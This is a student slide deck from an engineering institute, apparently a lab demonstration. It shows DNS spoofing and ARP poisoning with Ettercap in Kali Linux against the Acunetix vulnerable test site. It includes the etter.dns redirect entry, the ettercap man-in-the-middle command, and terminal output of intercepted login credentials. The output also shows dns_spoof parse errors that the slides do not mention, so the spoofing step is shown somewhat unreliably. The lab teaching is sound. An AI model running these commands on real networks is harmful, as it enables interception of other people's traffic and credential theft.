

DNS Spoofing Attack using Ettercap in Kali Linux



**Model Institute of Engineering & Technology (Autonomous) Permanently
Affiliated to the University of Jammu Accredited by NAAC with “A” Grade
Jammu, India 2025**

DNS Spoofing Attack using Ettercap in Kali Linux

Demonstration with
testphp.vulnweb.com
Adarshvardhan Singh

Introduction

- DNS Spoofing: Manipulates DNS responses to redirect traffic.



- Redirects victims to malicious IPs instead of real servers.



- Ettercap: Tool for MITM attacks, ARP poisoning, DNS spoofing.

Tools Used



- OS: Kali Linux 2025.1a



- Tool: Ettercap 0.8.3.1



- Target: testphp.vulnweb.com
(Acunetix test site)



- Browser: Firefox

Editing the DNS Spoof File


- Edited /etc/ettercap/etter.dns file.
- Added entry: testphp.vulnweb.com A 192.168.67.128
- Forces all DNS queries for the domain to attacker's IP.

```
(kali@kali)~$ sudo bash
[sudo] password for kali:
(kali@kali)~$ vi /etc/ettercap/etter.dns
```

```
File Actions Edit View Help
# ... for a AAAA query (same hostname allowed):
# www.myhostname.com AAAA 2001:db8::1
# *.foo.com AAAA 2001:db8::2 [optional TTL]
# or to skip a protocol family (useful with dual-stack):
# www.hotmail.com AAAA ::
# www.yahoo.com A 0.0.0.0
# or for PTR query:
# www.bar.com PTR 10.0.0.10 [TTL]
# www.google.com PTR ::1 [TTL]
# or for MX query (either IPv4 or IPv6):
# domain.com MX xxx.xxx.xxx.xxx [TTL]
# domain2.com MX xxxxx:xxxxx:xxxx:xxxx:xxxx:xxxx
# domain3.com MX xxxxx:xxxx::y
# or for WINS query:
# workgroup WINS 127.0.0.1 [TTL]
# PC* WINS 127.0.0.1
# or for SRV query (either IPv4 or IPv6):
# service._tcp._udp.domain SRV 192.168.1.10:port [TTL]
# service._tcp._udp.domain SRV [2001:db8::3]:port
# or for TXT query (value must be wrapped in double quotes):
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]
# NOTE: the wildcarded hosts can't be used to poison the PTR re
# so if you want to reverse poison you have to specify a
# host. (look at the www.microsoft.com example)
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are o
# NOTE: IPv6 specific do not work because ettercap has been bui
# IPv6 support. Therefore the IPv6 specific examples has
# commented out to avoid ettercap throwing warnings durin
#
#####
testphp.vulnweb .com A 192.168.67.128
# vim:ts=8:noexpandtab
"/etc/ettercap/etter.dns" 65L, 4533B
```

Starting Ettercap

- Command used:
- `ettercap -T -M arp:remote -P dns_spoof /// ///`
- ARP poisoning initiated and DNS spoofing activated.

A screenshot of a terminal window on a Kali Linux system. The terminal shows the command `ettercap -T -q -M arp:remote -P /// ///` being executed. The output displays the version `ettercap 0.8.3.1`, copyright information, and the listening status on the `eth0` interface. The listening details include the interface name, MAC address (`00:0C:29:F9:4A:BC`), IP address (`192.168.221.129/255.255.255.0`), and the BPF filter (`fe80::8340:1bbf:4f0f:22c0/64`).

```
(root@kali)-[/home/kali]
$ ettercap -T -q -M arp:remote -P /// ///

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 -> 00:0C:29:F9:4A:BC
192.168.221.129/255.255.255.0
fe80::8340:1bbf:4f0f:22c0/64
```

Ettercap

Output

- Ettercap shows ARP poisoning success.
- HTTP credentials intercepted from login page.

Kali Linux login page

testphp.vulnweb.com/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art go

[Browse categories](#)

[Browse artists](#)

[your cart](#)

[Signup](#)

[your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

If you are already registered please enter your login information below:

Username :

Password :

You can also [sign up here](#).

Signup disabled. Please use the username **test** and the password **test**.

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Kali Linux login page

testphp.vulnweb.com/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google

acunetix aCuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)

Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)

If you are already registered please enter your login information below:

Username :
Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd


Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Victim's Perspective

- Victim visits testphp.vulnweb.com/login.php
- Website loads normally – spoofing unnoticed.

Login Captured

- Ettercap captured credentials entered by victim:
- Username: test
- Password: 123456789



```
(root@kali)-[/home/kali]
# ettercap -T -q -M arp:remote -P /// ///

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 -> 00:0C:29:F9:4A:BC
192.168.221.129/255.255.255.0
fe80::8340:1bbf:4f0f:22c0/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ... enter your login information below

dns_spoof: etter.dns:61 Unknown record type .com
dns_spoof: etter.dns:63 Invalid entry '
'
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Sorry, plugin '///' can not be found - skipping!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts ...
* |----->| 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

HTTP : 44.228.249.3:80 -> USER: test PASS: 123456789 INFO: http://testphp.vulnwe
CONTENT: uname=test&pass=123456789
```

Conclusion

- • Demonstrated DNS Spoofing via Ettercap.
- • ARP poisoning used to intercept victim's traffic.
 - • Captured sensitive login data.
- • Defense: Use HTTPS, DNSSEC, trusted networks.